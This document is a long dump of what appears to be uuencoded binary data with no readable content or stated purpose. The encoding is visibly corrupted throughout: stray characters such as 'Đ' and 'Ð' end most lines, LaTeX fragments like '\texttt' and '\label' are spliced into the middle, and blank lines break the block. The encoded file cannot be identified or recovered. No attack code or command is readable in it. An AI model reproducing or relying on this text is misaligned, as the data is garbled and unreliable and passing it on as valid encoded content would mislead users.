.-S*2R1;E; -$'G!\&V`H6$$4'2G#1;33V]1AYZ_) = ?CYE3`(MEÐ)$ MP798-MQ; #8+9]'H=!@J`BH(5H43`8PG`X<V0Q0(@.@`_6%H'0""`+3R?_%G&Đ $M^::==93]9TH+.R[\FM!X?CG01;RQ"Q4M=170MB+8GFM4]CA)"%MY<D2""\"6Ð$ M@\C6G0#IA#0,P=>C`#4(>#ZAX;K0,A3V*!1%8\O3H_"G"U`L7`P5*`(NN`8BD MWV=K?+ET0.ID\\<B_ALL0-H,N'K0;T%(S]>>\$LA\$"@1\$4J30CJWLL^,(D N4Đ M;XK>*%WY&@#9Q>8\5BKVZ\$@,Z\$%*HC,@V'"!(9=)@]2^L633:*EJ\$IDT)99:D M*@TBQ@,KMFY(8^%666QY)@)\$XEDL7(KS330,EAF#ZSQLELW6KCCL%7Y8%""RĐ M0,'")XE-Q>'';1`&:Y]BT`PT4?:QIR!#K+TR6R/80T2!*F`-0"@+E\""`D`\Đ M\$!%@'X5I[\$&`P7XYOWB>;7E-Q,4?1(2'`[H_,R2"\$,X`=^55>241"`N<ZFDUÐ MB,4\#/SE0"R5'LV@^2I0I:A20^3FNWU&5H"/3>U_LW4'92=['!4:"D(!",>KĐ M;\$-#W>D%<^Q`%N!D\$<S0ZC04694U!MRW?+T-U_GH@%+RE5T0Q,L)+J`A;@:BD MQ19Z9"8]B!Z]!PA!VR%G(0-'\$, %@A&Q\J0`0E8T+F#"=5D]\$:2`02S0<1\$2'Ð M^89"\$`X@*\$UN8![&WI_&)K_[Z0&`1-3"D\B^\8#DPX]P:L!4L!F((EH!]\$#0Đ $M[QN.YE120\TU`YA,GUT[IS$6FWN4S$'0-44W06#G%[%?@T(4@6H!_T#YI#VD)]$ $M20!YF*+[?!88VQ1MZH810O+LP\#TMT\C(4+,0<!T((A"1"P%L-@RIL],/Q(6PD))]$ MY7)\$#!N@M?QUOR,8-WTVRV!DD4PI,\\$[WC1!MK%Z^J-3I#9E2-VA]"DXV@+0Đ M7>\$X73;\$(@8!(=\$N``Y-V+DFK,\#!/!XO#9>I-,'C>BO*V:2IHDIOV"*0(%AĐ $\texttt{M4\$GCG"9N,B.KL=@\$+F4*!3X?9(\$P"IQ"HO!)PZ8^"-B!Z^S]DFW.CH\&PR\#,QD } \\$ MS\$X8I.#_7`!N*7AP7K`+XP'&`H"WH"X7GO,%OP]3T4#"THJGAH/\<NM@<8HUĐ MCO?F7I^VDH;>LUGX51;ZI"F/Z;'I#9JK#\`&JP&L%-*/G=/9*8`I<P.!4\$@5Đ

M:"(WM2\$KF]E5_0J^EU\!3@<E&)=@MN`)!4XHP*0'7\$(!I4;,^(4'&`AXHQW2Đ M, N_N:&!]1:, >R^WE&.+]2.%>`-RSX9?[N"G29MK<U'^H*1-L`]H@FPQ?\P'2Đ MO\$P6YJ^H\$\$>,#[P`/P9[=\L/+PZ#PBZP"<,Y&@1TQ#`*)@HJ=&#P#+Z-XC%`Đ MVBZ#+L<&;FGN^EYDE:W=9EDXF,N4QXP]=&H]A=O=#H#SO:@I(`X!X\$>DP'Z;D $M-Z[3Z<&<1U=`O)/+6E^1`:$E?CNTT3+9`0OT&X967`9R0?0<G)`*#7NOUÐ$ M\A#1.0LVU^":;)#^"F##%+0F/N.4!G;N0@`ID+\$!!O3(^!`&DP+\$!<G6P"A%D MP`\,6U*E"(AMI[%+&T5P!GQ625C=#61&SQ->^BI9L!F\$2@R#'JT`&\$B+\>/%D $\label{eq:main_substitute} \texttt{MJ} := @ZM - \$0L\$ ' 7 "SH7 < 41 (-U5F <) \texttt{M} \ ; "; WFR` \$LGULZ 'DVV) : F = _ZRHB < -.BD$ M<563`(2^#!'#=I/AZMV@CT2!QR%B`X!,C'X.*,;>`HQT,<-/Q1,[V%*J#*:Đ M-?/;F1&P7*:X>8#F@KM!N27G-&>*40WWO"^A:H<]`/MZ46`Z`*GAIL!]&1D]Đ MA.?+X)&,97S(+!O;J\$(]B"B,L`DC.CRA36`CQ50"T#'1^PR`!2(6%T&+WL=.Đ M-`:]'!L!@W`];EE\$AN';%@MI"@2=IW!E`J[5634=4\$6CD&HL36?8P0^A#P\$'D M-N1.09(E&G`1NP"F<)")P8"EA\$+WI*:^!>"C2-S''':C`B?G'8=EU[U(W4@*Đ M%S@M#;8W\0,F53<.+.:(<S_D;1\$%3Y%/9ARX(AP8Y`UX)I==T@.4W9`()5&JD M(("Q53^XRR>_`34#4`!^<-N!YXH9>-P:4@A\$Y\$,C@H((=!`PB;Z`H-F@'R9,Đ M#_,[AWP`\$OM,`U+2A1B`&>W+C*AD*Y5@8QY-&QZO,L"]'SF!?:(#@76NO2AUÐ M[GYNX-BC?D:]D4/=8Y)?O9C;5P#X<G6 <N3JX'&FGN=IE]<APKV@#JO#L)'CĐ M.\$BA@O/#;+9S:(.1&F^(MJTL^+#^6"IXZ[08L(.B#8\$]'RK:#:#Y!V`MK4Z>Đ MU"A)!BFOM9LSKBP*@"O\$*3*A_R+M9"PY%0G?T`OPJ4(!`TTU\$FZ++_80AWD:Đ MZ3;/@6!/!I(12KQ1.@0<\$0GOV:)@+F)M\1TNG<W>`M9+E'-FC\"*$\G?/8KD$ MU`1PL8?'?D%(%)A_R0:JYV,/P%X\?-<_77,=\$.&;E<<<A6!`O,#=ERT)OP8UÐ MI\RP<0!2(#@DK@IORC9-!\):\.4%?A<B6-S^E`3+G><\$VB@C>6>'ST(`L]3KĐ MF\6I+@Q00(:\\6T1\"<`/@<0&L!&:@MU/GL+.HA#B"HN3!<.X\$]3ES\$-#8T`Ð M), #F<*+J20#15H=HRFR5X4+WMT8QR0E\/1#!#4MB\$*"<RD&NN<]]'W\"2!DCD M#K.JA&&6ND\$*#Y\$&4)D\Y\$`.L(HA'P9);YUHC5A=+,"NP%(NCO1H%CHLI%"&Đ $MH7Z/K]8)14$"G,[?O#]1H5/?^74A>(F?;<,1&KS'S&W-!^H3X(7LOO^'M:JD)$ $\texttt{M_4PDSAP!S]-0L} [: \texttt{L120BU}) \texttt{BS0} \\ \texttt{7H<!9<G^!)^{\texttt{E}=H\#YY>GL'M5\%!LC/JCW$D}$ M90<G(*,)L4D\$(LP^55%U8&`;#D*8(;Y,*_H<X"&2^<S#O"%@C\$,,'%HYHT%(Đ M`!T&SH`/IZ:F1LS>K@X9[FOD=,:O-G"^\L\$W<.HAO4#:E'UPC2YL+==*@A[OĐ MO!2!%W*IX01,UFG#62%<(+A[.PJ].AS_&%#BT;[K!V\F`W3?&S/N>/Z'0/>#Đ M=3XZ*[@%B';%\[MZQCD`[OGI!JZ][.QV?,?QEF0IRP.(-QIEB=H0!3C\$A=-IĐ MT>HE0!W:!K@Y@#K@5E=QIH=%@+Q8NA!G'XX`6`."\3#X.8Z;%DCE8#'!FU1`Đ M6(3``U,P!:F`N2C"-!0%P,TVR#3[/"'C"^Q+A,B%K(E"*V@*M?&MC7/9"30.Đ $\texttt{M+\$IR@UUYQZ!\$RS^1Z8_8=0B\$BP9;<@'B;U!Y0)<?+`2]`&9`\#.1HQU\$TJ`-D }$ MYR6_H`2`Z)RV/LA)W9`PR%-DXW*">3!;H<'O.`\$81UK8THD7^+`!4H(7F!,#Đ MOD#TU)F(Z`0`*R(\FA+`BSW@?@3&*H`-U@[!")!"B]G10I\$R@(C1K*(CPM3+D MBMC\WQA94`>YZN>!.EOUJ0-H6QM;D7\$\$\4KS8EGFJ\[*,-74,(KW/&^[6BI@Đ M"TY,*IEGG0I"-&#\$E,@+42F`',V:!*+P:A4+1UD'0.;A9K-=[.7N<64U+/0)D $M!_!F?5R0+"T+T"G\4,:N3T)@GO@%45Z;)X-W\R!XGM:``#)$0-*!"`"%"#^DD$ M^AL4PZT^/&X^R"C;<7P\$2(4(T60!0H"1UZ(0#[O42"%:IOYL`D&-"6?RL!/)D $M$$())4?X^[*8=&UR!4(K/`\(2)4#=$4<`>4:2QH:&FQK[&"@Z=&)1!FR^GFD M#P=,V'X0<P@/)28@4)FB+FD+<8(+Z\$QQO=`B]BUR:=*K>0P!3XVTJPY;50R1D M)[3[Z%,[J#"&!.TE0KLT8#);RO:AKJLO;09.A\$(;4]Y%:0"[\L.\>8(4`*DIĐ MP%T(\$P(<)&YD@0?A`?QH)!1'87N!TR'<]#N571D#D+TFD*2"-B!;P]I\$B&,SĐ $\texttt{MCIP..U[X1^/8!2^/34PA(+B\#UQ;F:7H,D\&A_HM@AF`F\B?QE/"\&L\&A7D"!\#MD)}$ MHOV`#0UJ:E2(U@HH:IF50'-1\$_A<["60(?R+@\$W%[YGZ2'F>G<:'T`"%&U`(Đ M@^_NFROC3@AVXOW1/D/)`*!%N8]42X6'!""?"38I*6!9]RXE#X&E)TM/IH>*Đ MN@%Q,&JW1@,5`3PR=C?A48B'!@\$99-OVQ6@ZF(IF!(=\$OC(%EY:X^%<X]0'ZĐ MXI(`0%U<6B%IN:=0\,Z`C\$3A87;RKW>V`0#8@033C\$%0,\QRS@`VSP#9!\INÐ M6-,&^NJ=B'Z`NA+P8*,T#E0%EDILTD(FL["@3L!8\$91EU_<*0+8H=0VVSD>5D MGV>S+N@P3(*%(;YEB)LM-\$S86@X'H2'4UB!`]&(/`K.U!P`VP#4DC,Y@2VAZÐ $M'-DY(HS@\&PZ)<J"VNY!=@\&X@^Q"CP[!!G)+`!P1!0%(!04AF`.`$,W6:-QHD)$ M<!J@G&`(I)FR4%Q%`%2S4._8X0W8E1?P\$@\!L)6%:LH#KH#&0N%9J`@63PNQĐ M@*T>6,CW'';O,18"6\$+Y[&W\$8@`26*BHP^Q>.@LE"#@NL%`GB&@(7&>AC+`0Đ M#:BSCU6>_4^!@1+;O#B[_5HL3FYH?9WED7(:=)W!TE)?P22#%'@(@HMS6<;LD M@R`#<W:;FC+R%<TBY&(`7**`!5`6!-\$1&JS\`8*L^\3/0E`F7JD7K<(!H"'VĐ M9@@"+!I<#D'S\$.0JD\)"[8\$@]K!6RJDLU!]V;]_.BG1+%NI8;P8@9M+@'TH0Đ

M9)1%@Y]!4\$+V!1JLQW(#?>ZP+S#U:@\$IOJ#/%4`^P'3G5I`2"OKV@)?`FXW7Đ MX2"%`?H\`>3)<ER'MO7R7P?)Q(W)!/?_Y&:.__L.*7CC5@`I:/V?Q7^F_TO'D MJ_]I?\$\$55H>G*V2F4_M*`-9D)O4"=WI?MF]RE*!RT414&\$>[5#@E@HJRHEABD M>\^)VB7&(:T%LUI2S/R#M+JEA-,XZ>U-4":;W#23BC.FK9J+F&?)!6;M[?LWĐ M**5?8A:N1;2K.H5-5;HIU>D;5&@Z.T<[/?Z::<HG-A1KL(@;)3TEB5TYS6X6D M90@%WKW=GMFTP8V6<C>J*L4W*](<>5Z=@D2ELXE2W@9[,LTGMK%KTE(&FZ^:Đ M?8Q*85+C%ML/O\?9KJWT';S4COE%F4Z[ZZ^Y#AU>"\$I_`8IR-AC21#YQ\<QYĐ MU#3K]0:7(A5N0#\I9Q/.-%TXJG`I\)`XQ;3(2,M&JCI]][BJLAJ41VQ3Z\O^Đ M6R%3#G-'=VYISR#^9M?'Z<-L:F.FFW)DHQY6'[;\$/1XWFJAIVA5A0O'-W2BDÐ $M[<4/==,_6$>51##7;#3RB(M"#MOZ#K$)G9EC^_')CP5.3@5.N`W:>9A=FW91D$ MG\$K8Q8@^?<0^*7TI>**>S0/W.ITB]KWACNP[3H[4-8N<J-H@/Q,E%2ML4EY)D $M^{;}UZ/]?.J3^{I}^{:}J9]/!2N0.ANHY'O!_{E;>/_=5#0;>];7<S$TR(2%%4=SD)$ MT5`X-K3TPO[ZGMN`K;WU-@=[:\^-^]L8S%!Z-/`.H#/V,2,B@6<,P]?3W,\$>Đ M;-P\Y6)I[*R=;5UL_0,H"'\$8-]H.@KV]F<4JD4S\VF";.SE?3#\BUJ7"QZ4D $M0Z_S\#0\%>Q\&S,L1LS9)WW12`>EXQ/-@LPP[,7^!<!>(Z-90">\]]5PC^K7/^NÐ$ M<O^SRO/O*O&?5=*_J[S_K/+]N\J_L>Q\$"UQ'KWO]6/=:]UKT\$KR._F<ZV(86D M^I]V&UKXU7_:(AN+'_^T1?^G.[D-7856!QLFY8>6DL\$*&[E-S-:3-Z:EY'43D MLW\^UH[^I[7^G^8_K?7_WL[^Q']O_[O+?^_T_W[0S__3%&LS7N^Z?NW7]6O7Đ MKXFSN[9M3&W;>B3^<U:2U]&?_Z<M]4_CUT:;_)^/<%/^&6VI'?SK6%OPCV,#Đ $MZ&3&7_2O/T!8\.S;(+)_MN(%&M[\s^DQ`6S_HD4;]`)-@)E(TZJ-@+%E7Q4D$ MQN9HBZS--KD1.?D1.841N5H@IP^]OU"]/-R](!L"8C1V;52D07_00>!_0'5CĐ M6O\'6_^_`M7_@=;_7_)'"F(GQB*[C*'/)Z]7;4P'K]>+^V#_QVH2[,!);DENĐ M,3E'/2?YOP)'ZG_%V?\R,67]/VV3_HUI?7UH:<BD__\XM?_D=+_GTCI_]^=Đ M_T8*Z=JZ[C]3C]*ZW#_3HISR__*SRO_RL^I__G'/IO^TU:ZC41N#7>KX?^!SD M]?_/?\$YE^US#9IOFB)S6B)SVB!QJP^>/P8:^[5I?5Z21UM,&CBJM\SX-'FQ6Đ MWL`#E;_XH+HQW[0Q4UOG70_\$)Z<GI[_19<_Q='9[_9_%?^9Q_RPV)YLE7WL]Ð MI!/W#P1L^6>A^^^JWC\+_7]7#?X!!D.V\S82^'IZ6[K1_W*>\?_8YS?;2_^QĐ M515Z_1\\$^,_\$\V^,0&S5#F!YZK_XFLTF1A)LG@9/I5BA',\$T_T^4^#B`TMF<D M`@X(#?+NK8==^NH9WGXQ3"8K(MS;-"#`E!<281L&J,-DV#\$Z@A5)C]ZX^[DPĐ M"V4"^Z\$W;AEGTKG2T.CKV\ZL:W0,0YFI!6.TX<B+&&_7\$2\=^HY>]\P.@%@D M>6`(]HV, #&6%^&_<&1_N!]LC\$1M?VK6'^,,P#K6Q/2(TP(690`VE`_PZM`2%Đ MTT_\$+4,<&TT&DXK#^0/.5]#&/?!F^RBP;VAH!`WM.Q+--+7F!`0IE"`*A##8Đ M?#0VQ%^8#KB\80HFA\$D'82YT_YCH\$*9P`N`V@;4E@J)]03B3K:_H#(:/:6@HD MX#D,'X8=?,)#\$P"Q\$J8C()-T'7)%^P8\$V++PH8!7"N:'`^Y1S&"^+`?8`J;*Đ MAX4P&(42N@S`[PJ_4:X6=Z3;1W^#SDM?AH``#XH.<:\$BV-H[&@CNJX0KX'"2Đ MHM!A.!<.18''\$R1F0B3=(=!D5K#W,J=F`><1*ID/B"#KF\$.X6CB:+<YCL^E`Đ M=!P.9-L>\?.>QC.`&!_4![QI01LWSWL[8<0=7#:^>`>U`D#"'&)LW'OLO7\$1Đ M\$L<`DD%P&#W,#T.!I!0@!MTWVK\K&)"%H\$6T"T+9`MFF\'C[^LD#:7\H\$!<2Đ M'D"\$-AYBB/9N9ZO:9&@`,ZX!'LJ.00-01)^BW"MH\$GIAP26_#CERW(`4>J\$;Đ M=JO.UO2`:.M`!]WM1??/P2_I#7#S]J)[[3"SR\$X;X]V(5K6K'A^#+[AZ!YHPĐ $M1Y?WAI/!/C]V (2$A[`V+KC072-X,GE593/]PX!W1)P#B*5'1X<$T`&\26S+D$ M1KQ&A-._U_LG0D\5.O_Q\^8T4SVD"4A6W:2D%TBLF>7&/O66&>4+!F,)='&D M521+*=(5E6PM*"JI%(EJ)%I0LJ6D+/\Y9VB[W-OK=_K_N_K]YMOK\:<Y_F>Đ $\texttt{M]SQSSG.^SW*} > \texttt{SQR} \setminus \texttt{P&00TGB}^4 \texttt{JU} = \texttt{"=L\#/37"0+U$\$C$$?=,\$!,@SRW"2!E3D}$ MD3A]*%\$D=B>>3C1A"5"CD,AJC=F+Y"!A].+Y38"U1"XB#HM'',-G8=\$BBHQ,Đ M#&+`.D86=BL&'*"TE\4SS)>'`"@3E\8\U-/3KX[;"JB0,(`JH]QZ%-/:H"4OÐ M`574TK9=@!J2A-:7!ZN^A>>J\$+#&U"7C`3KU!C2E7MG@/8\$0_(8`#X.00\$QHĐ M\$+Z.'@"RD<=\ZB@\GX=A)<.;A5T6F.6\@)Q&U\\$9BQX7G4H\RK!1!1T8NTID M)]8`!3`\$\$`7P*\$#H)@JL5UC`%:K5@+!0'+T7Y0SKH`)#^P,(V'HZH%Y01Z")D MOA[)3;EL`%%69B2Z+A"L\6(VZ.NY9&!U"UI'\$H46!]`(S]]27;#7T=C\$5D`BĐ MF^&V'I%(0!8`D@T,UJ^\ZZ_\$'HWQ!:3X&!-&\#,\$;2+X+PRC32S>3Y*8U29>Đ MB]\$FTB=J\$_6D6M1T\IL]_+6)@#;1W^-5@C;Q/26K"D_9=\$NZ9:5-5\$\$VNF!ED MB!HDL9C`#>[L[C\$A@*8''2[0G=,5)QQO>CV:,I`F`5HD)"@B*47.:!<@4RKRĐ MZ+#``HTI.\$KY#QK3Z.\WV!'C4VA\$\$/`@.A@011@#_U2/^#](T/Z^U()E4H`MĐ M':].!MN&PQNM``E)M8UV\$B[^=:Z^`>*2@/:27'8`L&HC7V*^551Y)GS#HYB'Ð M^!3G3/6DZO.(.D>IQ^2^.R6')-(FG#V/1[*'BMRN-GRY1(K\-.5U6+JI@\52Đ MP)_UHO3CS'L]'HY,@3S[WMH_4-\DX^B;JK:\$A51^,V%%%>HJUVYVY\"M-39BĐ M*OA8W_:X^/NE2TPCA9BD5;.=;0H>G;UCIY91_6A_(^;CJ>5G-ZGDW=)QVM6ZĐ M.=SP4OJ+DX_X<=66X<,EC@<S<IH8/[#D-'I;[7+90-PXJON8)?AW_=;HZ!M:Đ MJTS9>[)[RS1D9%TO`J-,DWO;Y)PSWC[M'F_@<FJPXPPNLSAP7\$*X0M'6JC\$BĐ

M=%?)(/TF^O%VQ+V>9:I83L_L,\$#EY01Y@*OG6KNU?#'=6I(=PMS5E"7%!B/*Đ MMGE-_YG?9&Z7"_8)[AL>Q[-JV*UFNVR8FN?!4^R=Y-C@NMQ"Z66D]ZN1LUJ\D MG8\95]"UOYC4W+^QB/DYFI06,E@3<D_+K:QT9%?X*61\\\X@IE?:=\X#Q\HQĐ M0@KC3U]>#.[R#.-SD5?,?UO29N9PQKQ3"JF;PW??3>O*P%WEK2<*&\XDZWAFD $M(%(G-W_(M)_007)'H\&EJP68HV4#@-YLJ]5OMP&52Z!9T\E"^?=+SWO/R][;JD$ M%/1)7SW7+D5JT?38#T1ZB_=>=,_D-*H>"9/5TXE`B*YW*U*STQLS5:7WDZG:Đ M^4;W80L[CGUP9?L%>0\/%\$.&13';]\$6%ZE/.W!<E3&WT>:9LCO=L.22R[C(6D M=3ZVHUOJFL.]M-X#%W("U0^<7J-)EJ1+R'"T&CI?Y]26C%-O<@@8ET!C;+/6D M7WO>^+BR-0,H.W9ZVE=/*/&1-1UNJ^09XZ\$&,Z6C6/\$]]!YFV^68#.O(UK:FD MEGVY9S>M5;;4]>GES9OF1"\70UP5WUGKC+^7NMU\RF!;G3MZH.S@(2\$9_7J/Đ M+HGH+PT9#C;]<@+(.H:TDZ'JEC;91F'(\#!>56\]DY(5)9WJ#<*6E7'&BM=]Đ MRB*2F@"F_&:05')4)@D1160;XO=VG^_&0CYNY;75GU)D"ZKBM\2(B9%&XLJ]D $\label{eq:mkxa^l} $$MKXA^L_JgKPOS_{;}<A4&O[)A1]HG@V^O);\\ Z=MEVY[<BE71V2&_{|}^{*} #AY?YS<V[D]$$ M:M8=*FPR0DC6F.S/\C-EX7,H4Q`%L".7KCV+[5_>5-);KB3K?%)^RR,Y::&QĐ MHI(HK>,O7!Z=<1,9#'#L>K?,\J\$/OW\QG>J+@=2TM'.Z<@\(M[D<#\I%^,DGD MK8@JPYTB^FGTMZ=Q]VQ2E\$X;M6_#%#-R>;D,5LGN</'1?Y;&J=5BW?`Q.`._Ð MQGDYNHE51BST"N:H+LDYQ":S]"YC,WU6Y3[QEEU+3(Z>4N6ILHNPT;LK^Z33Đ MP; VY_N59H(94/QC'N8M![J2-1.ZKYTYM_89L=5VA^2S/MG[TXU; V##+KO'EFD M=U658-ZH2/1Q`QZLT.VHI\\"[ZW#XK,'V4W%Q%P;3*^&\QMG[:AC-E%66(%3D $\label{eq:model} \verb|M]J@PJF(=10&C1^S<S0G$97*;;5WM^{;LE5A^6^?-G:<H[L.C2W$M@N$;V8TD]|}|$ MSI-3F"ISPB[UO>7SOK[7EVF:5+&C_JU;K]*#71X.8S5^?8; `G@)@VWG2RQ&BĐ $MR, \&@AY[[>M^2JPGIL7(/S^W_(#.C4KW&2&#;-=\WN@?%7/=MD6)RC!%<U8V4D)]$ M/BK1!]CI[I=-,)1>^U"<*!^6<.!-A(5]M!IS;'36P.O?[_&E(E>_N#FF^J"PĐ M6`HO4D-?)F2TLN8%2H;#Q_I][A+[4;X1)QWLB,O9F2[ZF9C";1?X`](%W&=^Đ MV^K\V>%Q--_Z-0JG.]WK\$VLY^CB;!I-K4V\R=TV.9I#M!JYN4>I\$%(B/#+P+D MI,M9K[*)/AAC1%_9GS[3Q>K1_N7V(6?\$L=J'C->ZI`R.[#7K._7A<T%!TAF5D M\`?3U9U1#PQ==635]^H;:*PTV:_G5(I*R5\5Z^#E3QY*LCA<S'#YW*1L3SI/Ð M55(YSHEU<`,?6R7IG#U7VF7?0Q;\$"5L5W(4&K&T!0S2;T([T+183RN?%M@^<Đ MDMVS),JL4U@I;G*Z-.=T=Y;1S:=O>*\<E0XJ]\84:AK;M@Z;BDS(FFAWO!]!Đ M/XLZU);75'KYT`59F_N^K?Z\`:]?BM-='%\5/I/B_Z2TR%]!FVR8&ZK5Y;9EĐ M=\3YTF&.9Z4[F`5FC"H%1"5*VX6#MT5L[>^O>47(":;G(7C=Z;`L=[,1JI2JĐ M0'_.F@^2E@>9:/CQ&SQ8E1"M>>U\&>E1RA=Q^?Q9M34AG?X3VQ0SR,\ZLS_WĐ $MOU[JF+X]R^\&BF;3##4.IOOK&0]MG#D?&>&-.#?F/1S`S#_DU=\6/M79,2A>]D$ M^GQ2Z]E.B19D]M"FMS5'E"]WL+2[/4&>H5R`49^4L?VU^UVYRZ:GIM]-3^A@Đ MG_(%"&`337D5L@__KOQ1N:;:ZJRTD8=`PPOB3*99\$9)./E<B[\['ALA6F3"_Đ M90D1;)G16UMS>2K2=,A3L<:DT6JRL*5=X>>T)@[/2?(+(DXK>L@ISVNJ?EROĐ MVSW/HLZUV7.J<QF3<20]@M?-EF,Z8:ERGJJHC8ZOJ??)FKM;Z#]F3;J7:R]KÐ M\[Z3\$MUTTGYSZP6&FL"2=5>QSYZ'W+,:4A,RW7==>50R@OQ049:C06_?NW>!D MV)C]7F:WI]O*#T\5AC\$R609\$=JF,(T:];DL92,:I__9D6;5>GOTH5_ZG\.&>Đ M9>%27*6)@UR*P[;H@G2,3WR!MTIFS8TG4\:1G^O'Y-^&%T^OS[3PQA#B'QO9Đ $M.[U(+N-\&)#8'FWW,W\2*DY`?R\&A68BGKS^\.9LP]P*.NE-(8\ZZS/([360]QĐ)$ MQ ,& $110[TFL*^(-<-LG6DN5V#J^<,8G=.+1Z'#/<<C6.@'@@Q7=!J+;X O:(Đ)$ MJDOY[PV\L9](]PE*^1*M#LN+I!,L.X`RYSR>0:;J538!8^?N;MH^O+(D[H:OĐ M!EN1\207:.L*UQWCA0Y.!MNV[S]\=LD)Z8]W<XYA&A7"_'=&1"ORYU<TBM41Đ MPGR8'`96;Q#KB:]&AJD+M%M,MDH?^J(MOOR5>3I+T`8YY^\$KV8R/)OG7%@Y_Đ M"GJ5V_[RY-E-7`];VRH/^!S(&9\PZMW76E;[3MZF0<:H@([Y>/+LUL3WFF+ZĐ $\label{local-condition} \verb+MO5+U/IQNYC:NR(ZY4'1EYD#_5-/+D]+Q!..$5NPIY,J/Q>808D\>T!YF_!ZD$ MQ6K>N_[RYT32PW8VWHCLWGWAHEO!@9OT43T\U1PIC`7T[';D7\$NIQ]A^/?'!Đ MXP; HPM5JZ"\$[-<\$H!=>+NBG+)B*3M::O2LGVAK"V6V&4^F=>D\?Z`H@QVS5QĐ MPWHR1<-V5]H<&SE/E.2\<#;?'/F\D:\$(U:'SJ7&T:<*]2.)9A*&Y>F[2S4N>Đ M4N, \$ZQ."I!; %!N; W=F:LZ.ZQEX*L^8U1`>C<3YETR3J"W'UVN04Y%3>0]Z/1Đ $\verb|M1KCJ#"&Z[JCB?!.60NAG6@_)E_KYHC:+/W]D^>5.K\B;Q_UH[6*-\end{array} $$E_KYHC:+/W]D^>5.K\B;Q_UH[6*-\end{array} $$$ MR*I"WXKNXU[A\$<TOBU=.[-*:O/HQT:8]H=%&3;!08MO!-6*:.0(1%;.CQE'8Đ MN,DOW)NWNZ\@OYOL.Y&SM<GUD=&CAJWKFK/&(W<_[E09>JK*..XRU.V^OCL7D MTR*E0490N"HGB_SZ<G1GR;7TB)1:C]EWGZ<"N#MB;M,C*N_^3I[B_?R[X-G=Đ MPJ>3[EV21,J_.?@@+4HPU:M:[ZW!>_%PA];*+0DM3=UJ/@B!,4'GFJ0X,G_.Ð M1X7=G0\P-SOR(GESHBR\$81?R[6(T8#JVXL%%[^LOKK^/'#1[OUXSY?4%#4!^Ð M=3]C;4L'F_ZP.4&@PVN='WYGP9!YB%WBG=,S76/]^1EMUFN;99DO[U3N47'<Đ $\label{local_matrix} $$M@YQ5]F*9F9VHNOH(H-G_K$'W'T`]VOQ]PY=J\#<CZ"FOVI2ME2AFRA8HYIZ?D$ M<)R?;YR;;IR[%S%_*V+^3L3F^;E+:.J2^@;K3IV]I(.1A821A8*110\C:PF,D

M+#2,+`R,K*4PLAA@9#'"R&*"D<4,(XL%1A8KC"PV&%G+8&2QP\CB@)'%"2-KĐ M.8PL+AA9W#"R>&!D\<+(6@\$CZ^\:V/X#E%:6%B-H,8(6(_X[8P0?C*R5,++XĐ M860)P,@2A)&U"D:6\$(PL81A9(C"R1&*DB<'(6@TC2_Q?U/[WH\\$1-MCZ(Z`XĐ M@03`N0/4W^;2C&8THQG-:\$:S?Z^!XW\\$I;VGC1%H8P3:&.&_<XP@`2-+\$D:6Đ M%(PL:1A9,C"R9&%DR<'(DH>1M09&E@*,K+4PLA1A9*V#D?5WC:H2FIVEQOA:Đ MC*#%B/_.&*\$\$(TL9118*C*SU,+)4862IP<A2AY&E`2-+\$T:6%HPL[7]1._MOĐ M-5!.NQJ\";K8<D\$\$M%P0.;=<\#-RY=?E@J#@D7*,0*VC)U5A.R>PA5*@58`+Đ MNLS)(GT]\=#JO@5]J#)<*@BUF!.HSB50?>CG?(*^LK&@UA(ZD:!F\$5ICMX`#Đ MJ-^=D^]";NB%W0C@\$V4@!\S"#E2=+RCS73@_P',G-9]AD8(2*&5PAU:C_90+D $M/2$+*BH.$TB!S$M0J86&UIPMML>\>-@36DVVP*?Z$CSGQ<2[H'M`/_M0C[,WD])$ M^+0KJKX8DA?_BJ,YI#Y>_&.AQ1@+4T"=,NC!OJB'!U0[(">.19THFZ!*E7*0Đ M\-"JB.^K\$%7&^C4?*M7W>=#2A[_:84X3_0N>`2"2^R\<<93@!-4U2%!-/8K0Đ M\H0_I7\]9-#J@U]PA339GM#Z`J\`Z\$.AXN&A&4!*"KB!I6JS0>I*:BKE+?B?Đ $MRH^TY2B)^T=AZ:6IMS^Y6]8)+@MR1(X>L#S7-]8U$_5>A;&J3XG1?\4I-!Ð$ MS2\E!91U0^^A::2?TJEP2`6\6"95&+Q8[MR76OW'_&_?6/S;P86B#E7BO6!,D MD_@+U^]#FR3P53?^U=%BL1`F]>?.7R][_\$\Q0C_@JTC]5W;W#?"=DZ?_D2'SĐ $MBPQW?TI>X$[S>4F[[%]\3^J1@<3N<Y[X><$[5>\.0><VH'')(CX_)D&CCI^:Đ$ MCN^N=#PTDECX7%'<YE+TOGI#8P5_#^HIP7^'4?PQXP<4M2?_+=/JQQ(J_9CKĐ $M\& > 9 + @/K88 * GT]/3G\&"J + E!/J]OX8_J + Z^+ + \&NJ0_DF8@ + J98 + Y5U3 + OZ@ - DESCRIPTION - DESCR$ MPD.]@6PD>`7.SM(B`"T"T"+`_UH\$T)C+`:^0#=0K!!K\@6FX0'?PN:@4/U/JĐ MY>_C&P2-YL!,\"<O_IBKO>!9_'D`OC.:T>Q?8N-H<.0/MOZ(_^^BT(QF-*,9D MS6A&LW_(P\$E&<*87>E0X]8?9J+_+]D]DT.P7C75@?&9V-OX=`7U3'TK8JR>ZĐ M"NOLM!?CN&\$/YOH!RB8J;I#3RL;6SJ)_EM*3VWLK_]-)9UQ<`TK]UAX348E0Đ M!L4ZBK]C7`/G]?BF4,[^9#H`Z&^DO'Q+5VRM"B(ZXU0QK"2P4QA7MT97TR7&Đ M&1?R+M5:E,URR^SR<C9GW%6PGZA^@S7^\$N5OM0X`\$FI'3CCCWI_9:R+*5KPWĐ M4E1"L4[]WAY-L``GIB@O.P*2]42Y2'4\$%0J(.YF!U\$205:R+Z9FE[)RL.ZM>Đ MOY,S^<@H!4%L1B5!;W34ZW<,)NLBXJ[1D>I"[^Z],9^/F<O7!/<-&?@_]LX%D M.*HJ3<"=I)\$8@@D*RL[@SJ&!D\$B2[MN/)\$UR&T(2(,@CY(6L/.:F^R;=H=.WĐ MI_O>-#@ZAFEP22YAL03RXF\$6%'6L&6O=K<59QPT&>8RNXC#C8[%V\5&S32\$6D M"H/147K__]Q.IP\DCKHS4[55=JK/O?]Y_.<[__G/J_MV956D`4F/Z6D][;8?Đ M/K[.>V'<0;Q8!@[JX')0CT\$J!)\$WDQ);VY\.<5L'Y,F1!R\$^\DLF,7PR.GR;Đ MV,3.:=67?_:4)7KT?7WGS]K`5AT5.O4/T#!3Q_(D:%5.O%4W0:,F=72Y(4_JD 